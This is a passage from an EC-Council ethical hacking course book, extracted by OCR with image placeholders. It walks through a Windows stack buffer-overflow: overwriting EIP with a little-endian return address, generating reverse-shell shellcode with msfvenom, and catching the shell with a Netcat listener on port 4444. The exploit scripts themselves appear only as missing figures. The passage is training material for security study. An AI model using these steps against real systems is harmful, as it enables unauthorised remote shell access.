For example, if the return address is "**625011af**", then you must send "**\xaf\x11\x50\x62**", as the x86 architecture stores values in the Little Endian format.




Figure 6.88: Screenshot of Python script for overwriting EIP

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

When you run the above script, you will notice that the EIP register has been overwritten with the return address of the vulnerable module:




Figure 6.89: Screenshot of Immunity Debugger showing EIP register

As shown in the screenshot, attackers can control the EIP register if the target server has modules that do not have proper memory protection settings.

Generate Shellcode and Gain Shell Access

Now, run the following msfvenom command to generate the shellcode:

```
msfvenom -p windows/shell_reverse_tcp LHOST=<IP address> LPORT=<port>
EXITFUNC=thread -f c -a x86 -b "\x00"
```

In the above command, -p → payload, LHOST → attacker's IP, LPORT → attacker's port, -f → filetype, -a → architecture, and –b → bad characters

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.90: Screenshot showing the output of msfvenom

Now, run the following Python script to inject the generated shellcode into the EIP register and gain shell access to the target vulnerable server:




Figure 6.91: Screenshot of Python script for overwriting EIP

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Before running the above script, run the following Netcat command to listen on port 4444:

```
nc -nvlp 4444
```




Figure 6.92: Screenshot of Netcat

Next, run the above Python script to gain shell access to the target vulnerable server:


